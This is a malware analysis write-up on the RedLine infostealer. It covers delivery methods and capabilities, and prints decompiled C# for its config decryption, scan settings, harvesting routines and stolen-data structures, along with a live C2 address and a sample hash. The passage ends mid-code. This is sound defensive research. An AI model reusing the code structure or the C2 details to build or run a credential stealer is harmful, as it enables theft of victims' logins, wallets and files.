RedLine Infostealer

cyber-anubis.github.io/malware analysis/redline/

September 27, 2021

Nidal Fikri

Hatching Triage Malware Research Analyst. Ex-Trend Micro Intern.

16 minute read

RedLine in a Nutshell

RedLine is a newly emerging infostealer. An *infostealer malware* is designed to gather information, and steal valuable assets from an infected system. The most common form of infostealer is to gather login information, like usernames and passwords. RedLine was first being noticed at 2020 via COVID-19 phishing emails, and has been active in 2021. RedLine is almost everywhere, and has appeared variously as trojanized services, games, and cracks. RedLine is used for extensive information stealing operations, like: credit card credentials, Crypto wallets, sensitive files, etc. Furthermore, RedLine also can be used as malware loader or dropper for extended malicious impact. For instance, it can be used to infect the victim with additional malwares like ransomwares. The RedLine malware family has been distributed and sold mostly via underground malware forums. Many samples of RedLine also appear with legit-looking digital certificates. RedLine is considered as one of the most serious threats that are currently in the wild, therefore it is a must to know how it works, how to detect it, and how to protect your organization.

RedLine Infection Vector

RedLine is extremely versatile, and has been noted being delivered by numerous mechanisms. It is used in multiple smaller campaigns by individuals who have purchased the malware from the underground malware forums. Due to this, there are a wide range of known infection vectors. Only few of them are stated below:

- Trojanized as popular services: Telegram, Signal, Discord (i.e. legit-looking installers).
- Email phishing campaigns.
- Abusing Google Ads while hosting Trojanized or fake websites.
- Social engineering campaigns to attack digital artists using Non-Fungible Tokens.
- Downloaded by malware loaders.


Technical Summary

1. **Configuration Extraction:** RedLine comes with embedded configuration, in this variant, the configuration is Base64 encoded plus an additional layer of XOR encryption with hard-coded key. These configuration contains the C&C server and the malware Botnet ID , which it will communicate with to exfiltrate gathered information, and also for further remote commands.
2. **C2 Communication:** After extracting the C&C and before doing anything, RedLine will check if there is a possibility to reach its C&C server. If there is an available connection, RedLine will then try to obtain the malicious Scan Settings. These scan arguments contain flags that will be used to determine which information to be stolen. Moreover, the obtained scan arguments contain tuning parameters, to specify desired data assets. For instance, search patterns to specify certain files to be exfiltrated, etc.

3. **Host Profiling:** RedLine will gather information about the infected host, in order to decide further actions. Mostly relying on Windows Management Instrumentation (WMI), it harvests and generates the following information: Hardware ID, Usernames, OS version, Installed languages, Installed programs, Current running processes, Anti-malware products, Graphics card info, Victim's Location, IP address, etc. In addition to all these, RedLine contains functions to exclude Blacklisted countries as well as Blocked IPs from infection.
4. **Information Stealing:** Here lies the bulk of its functionality. As being an information stealer, based on the obtained scan arguments, RedLine can exfiltrates the following information:
   - Files: Any specified files in the following directories: `ProgramData, Program Files, Program Files (x86)` .
   - Browsers: Login credentials, Cookies, Auto-fill fields used by websites, and Credit card details.
   - Crypto Wallets: Credentials of: Armory, Exodus, Ethereum, Monero, Atomic, BinanceChain, and a lot more.
   - VPN Clients: Credentials of the following VPN clients: NordVPN, ProtonVPN, and OpenVPN.
   - Gaming Clients: It's targeting the credentials of the famous Valve's Steam gaming platform.
   - Instant Messengers: Currently it's targeting Telegram session data and Discord tokens.
   - FTP Clients: Credentials of FileZilla FTP client.
5. **Remote Execution:** After successful data exfiltration, RedLine will try to obtain additional remote commands to execute within the infected machine. Going beyond information stealing, RedLine is able to perform the following remote actions:
   - Download additional files.
   - Download and execute PE files (i.e. additional malware like ransomware).
   - Open desired links (i.e. malicious websites).
   - Execute remote commands via `CMD.exe` .

Technical Analysis

First look & Unpacking



20 security vendors and 3 sandboxes flagged this file as malicious

1d91ab82e01d7682deecbeef7b441f26e405c0053e0354e92fdb5cfe61b097b0
88B7FAF82455E5327C3102779677B5DE.mlw

346.50 KB
Size


2021-09-20 18:03:15 UTC
3 days ago

Acronis (Static ML)	Suspicious	SecureAge APEX	Malicious
BitDefenderTheta	Gen:NN.ZexaF.34142.vu0@aCPFuDIO	Bkav Pro	W32.AIDetect.malware1
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.ea5dc5
Cylance	Unsafe	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	FireEye	Generic.mg.88b7faf82455e532
Kaspersky	VHO:Trojan.Win32.Chapak.gen	MaxSecure	Trojan.Malware.300983.susgen
McAfee-GW-Edition	BehavesLike.Win32.Generic.fc	Microsoft	Trojan:Win32/Racealer.P!MTB
Rising	Trojan.Kryptik!1.D975 (CLASSIC)	Sangfor Engine Zero	Trojan.Win32.Save.a
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	ML/PE-A
Symantec	ML.Attribute.HighConfidence	VBA32	Malware-Cryptor.Azorult.gen
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

Figure(1): Results are at 2021-09-20 18:03:15 UTC. Different results may appear.


This sample comes -in disguise- as packed C/C++ file, which will be responsible to unpack and expose the real RedLine malware. However, the initial packed file as you can see in the last figure is flagged malicious by 20 security vendors according to VirusTotal. For simplicity sake, I've decided to use UnpacMe to do the unpacking process. The final unpacked file is found to a .NET application, which is the real RedLine malware that I will analyze in details. I've decided to focus on RedLine data structures, to properly understand which & how data is being exfiltrated.

Configuration Extraction


```
public class EntryPoint
{
    // Token: 0x0600005B RID: 91 RVA: 0x00004AA4 File Offset: 0x00002CA4
    public EntryPoint()
    {
        NativeHelper.Hide();            //Used to hide the malware UI
        this.IP = "CCYCQCQDMRAtBkYfOgFdDScnDEQoHj1dOS0qeA==";
        this.ID = "JjUjBzE+JhkBIk9Y";
        this.Message = "";
        this.Key = "Erethitic";         //Hard-coded key
        this.Version = 1;
    }
```

Figure(2): RedLine code entry point.

RedLine begins with hiding its UI from the infected user. It dynamically resolves `GetConsoleWindow()` and `ShowWindow()` APIs do that. RedLine calls `ShowWindow()` with the parameter `SW_HIDE=0` to effectively hide its window.



```
public static string Decrypt(string b64, string stringKey)
{
    string result;
    try
    {
        if (string.IsNullOrWhiteSpace(b64))
        {
            result = string.Empty;
        }
        else
        {
            result = StringDecrypt.FromBase64(StringDecrypt.Xor(StringDecrypt.FromBase64(b64), stringKey));
        }
    }
```

Figure(3): The function used for decrypting the embedded configuration.

Then, it uses the `Decrypt()` function to extract the embedded encrypted configuration. For this particular sample, the decrypted C&C is `"188.124.36.242:25802"` and the decrypted Botnet ID is `"paladin"`. The Botent ID is being used to track the malware and to better identify the infected machines.

C2 Communication

After successfully extracting the C&C IP address, RedLine will check if it can reach the C&C server using the functions `RequestConnection()` and `TryGetConnection()`. If there is an available connection, RedLine will then try to obtain the malicious Scan Settings using the function `TryGetArgs()`. These settings simply represents the full arsenal of RedLine, and what capabilities it possess. The available scan settings are below:




```
public class ScanningArgs
{
    public bool ScanBrowsers { get; set; }              //Flag to indicate whether to steal browsers data or not.
    public bool ScanFiles { get; set; }                 //Another flag used for exfiltrating files if it's true.
    public bool ScanFTP { get; set; }                   //FTP clients stealing control flag.
    public bool ScanWallets { get; set; }               //Crypto Wallets credentail harvesting flag.
    public bool ScanScreen { get; set; }                //Used to activate screenshot spying.
    public bool ScanTelegram { get; set; }              //Flag to indicate whether to steal Telegram session data or not.
    public bool ScanVPN { get; set; }                   //Another flag for VPN clients.
    public bool ScanSteam { get; set; }                 //Another flag for Steam gaming client.
    public bool ScanDiscord { get; set; }               //The last flag to control Discord token stealing.
    public List<string> ScanFilesPaths { get; set; }    //Tuning parameters used for specifying exfiltrated files.
    public List<string> BlockedCountry { get; set; }    //If the victim country is within the list, RedLine terminates itself.
    public List<string> BlockedIP { get; set; }         //The same for certain blocked IPs.
    public List<string> ScanChromeBrowsersPaths { get; set; }   //Tuning parameters to effectivly steal Chrome Browsers data.
    public List<string> ScanGeckoBrowsersPaths { get; set; }    //Tuning parameters for Gecko Browsers (Firefox).
}
```

Figure(4): For simplicity sake , this screenshot is taken using Sublime and not dnSpy in order to show only the useful code.

These scan arguments contain flags that will be used to determine which information to be stolen. Each flag is used in certain functions to decide whether to perform the scanning functionality or not -I will show examples in a moment. Moreover, the obtained scan arguments contain tuning parameters, to specify desired data assets. For instance, they contain search patterns to specify files to be exfiltrated, paths for locating certain browsers, or a list of Blacklisted countries to exclude from infection, etc. After getting the scanning arguments (settings), RedLine proceeds to preform its main purpose, which is information stealing.

Information Stealing




```
public ByPartSender()
{
    IdentitySenderBase.Actions = new ParsSt[]
    {
        new ParsSt(ByPartSender.asdk9345asd),
        new ParsSt(ByPartSender.asdk8jasd),
        new ParsSt(ByPartSender.ылв92р34выа),
        new ParsSt(ByPartSender.аловй),
        new ParsSt(ByPartSender.ыал8р45),
        new ParsSt(ByPartSender.ываш9р34),
        new ParsSt(ByPartSender.ывал8н34),
        new ParsSt(ByPartSender.вал93тфыв),
        new ParsSt(ByPartSender.вашу0л34),
        new ParsSt(ByPartSender.навева),
        new ParsSt(ByPartSender.ащы9р34),
        new ParsSt(ByPartSender.ыва83о4тфыв),
        new ParsSt(ByPartSender.askd435),
        new ParsSt(ByPartSender.sdi845sa),
        new ParsSt(ByPartSender.длвап9345)
    };
    IdentitySenderBase.PreStageActions = new ParsSt[]
    {
        new ParsSt(ByPartSender.sdf934asd),
        new ParsSt(ByPartSender.asd44123),
        new ParsSt(ByPartSender.sdfi35sdf),
        new ParsSt(ByPartSender.sdfo8n234),
        new ParsSt(ByPartSender.asdkadu8),
        new ParsSt(ByPartSender.fdfg9i3jn4)
    };
```

```
public ByPartSender()
{
    IdentitySenderBase.Actions = new ParsSt[]
    {
        new ParsSt(ByPartSender.Enumerate_Hardware),
        new ParsSt(ByPartSender.Enumerate_Browsers),
        new ParsSt(ByPartSender.Enumerate_Installed_Software),
        new ParsSt(ByPartSender.Enumerate_Security_Defenders),
        new ParsSt(ByPartSender.Enumerate_Running_Processess),
        new ParsSt(ByPartSender.Enumerate_Installed_Languages),
        new ParsSt(ByPartSender.Harvest_Telegram),
        new ParsSt(ByPartSender.Harvest_Browser_Data),
        new ParsSt(ByPartSender.Exfiltrate_Files),
        new ParsSt(ByPartSender.Harvest_FTP),
        new ParsSt(ByPartSender.Harvest_Crypto_Wallets),
        new ParsSt(ByPartSender.Harvest_Discord),
        new ParsSt(ByPartSender.Harvest_Steam),
        new ParsSt(ByPartSender.Harvest_VPN),
        new ParsSt(ByPartSender.Take_Screenshots)
    };
    IdentitySenderBase.PreStageActions = new ParsSt[]
    {
        new ParsSt(ByPartSender.Enumerate_username),
        new ParsSt(ByPartSender.Enumerate_Screen_Size),
        new ParsSt(ByPartSender.Enumerate_OS_Version),
        new ParsSt(ByPartSender.Get_Malware_Path),
        new ParsSt(ByPartSender.Generate_HardwareID),
        new ParsSt(ByPartSender.Enumerate_Time_Zone)
    };
```

Figure(5): The functions names & lots of code were obfuscated to make reverse engineering harder.

RedLine contains many functions to collect and harvest almost every valuable asset in the infected machine. Some of these functions are very simple, regarding the purpose and the implementation. For instance, `Enumerate_username()` , `Get_Malware_Path()` , `Enumerate_OS_Version()` ,etc.

Yet, before proceeding to the scanning functionality once again, RedLine instantiates very important data structures, which will be populated with the stolen assets and the gathered host profile. Below are the two important classes `ScanResult` and `ScanDetails` :


Customized Data Structures to be populated with the exfiltrated assets.


```
public struct ScanResult
{
    public string Hardware { get; set; }                   //Uniquely generated MD5 hash.
    public string ReleaseID { get; set; }                  //Malware Build ID (paladin).
    public string MachineName { get; set; }                //Username.
    public string OSVersion { get; set; }
    public string Language { get; set; }
    public string Resolution { get; set; }
    public ScanDetails ScanDetails { get; set; }           //ScanDetails class member contains Stolen & exfiltrated assets.
    public string Country { get; set; }
    public string City { get; set; }
    public string TZ { get; set; }
    public string IPv4 { get; set; }
    public byte[] Monitor { get; set; }                    //Byte array contains taken screenshots.
    public string ZipCode { get; set; }
    public string FileLocation { get; set; }               //The Malware path.
    public bool SeenBefore { get; set; }                   //To know if the malware has been executed in this machine before.
}

public class ScanDetails
{
    public List<string> SecurityUtils { get; set; }
    public List<string> AvailableLanguages { get; set; }
    public List<string> Softwares { get; set; }
    public List<string> Processes { get; set; }
    public List<SystemHardware> SystemHardwares { get; set; }   //Customized class for enumerated hardware data.
    public List<Browser> Browsers { get; set; }                 //Customized class for enumerated Browser data (i.e. Cookies/CC/Autofill).
    public List<Account> FtpConnections { get; set; }           //Customized class for enumerated accounts data (i.e. username/pass).
    public List<BrowserVersion> InstalledBrowsers { get; set; }
    public List<ScannedFile> ScannedFiles { get; set; }
    public List<ScannedFile> GameLauncherFiles { get; set; }    //Customized class for harvested file data (i.e. File_name/Body/Path).
    public List<ScannedFile> ScannedWallets { get; set; }
    public List<Account> NordAccounts { get; set; }
    public List<ScannedFile> Open { get; set; }
    public List<ScannedFile> Proton { get; set; }
    public List<ScannedFile> MessageClientFiles { get; set; }
    public List<ScannedFile> GameChatFiles { get; set; }
}
```

Figure(6): The rest of the customized classes will be discussed in the coming sections.

For instance, Specified files by the scanning arguments will be populated into `ScannedFile` class in order to be exfiltrated and so on. The `scannedFile` class is included in the bigger `ScanDetails` class, which is also included in the bigger `ScanResult` class. It's very important to understand the hierarchy of these nested classes, to draw a map of how the precious data assets are being organized and stolen from the infected machine.

Host Profiling

RedLine contains more than 20 functions to perform almost full sweeping of the infected machine. Some of them are fairly simple, they just perform windows registry querying or they use documented APIs. For instance, since Microsoft Edge is the default browser, the `Enumerate_Browsers()` function searches the registry keys `HKEY_LOCAL_MACHINE\Software\Clients\StartMenuInternet` and its `WoW6432` twin to find the installed browsers, in order to harvest their credentials later on. The `Enumerate_Installed_Software()` function uses the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall` to list every installed software in the system. Also, RedLine uses the `Take_Screenshots()` functions to take live screenshots of the infected system.




```
try
{
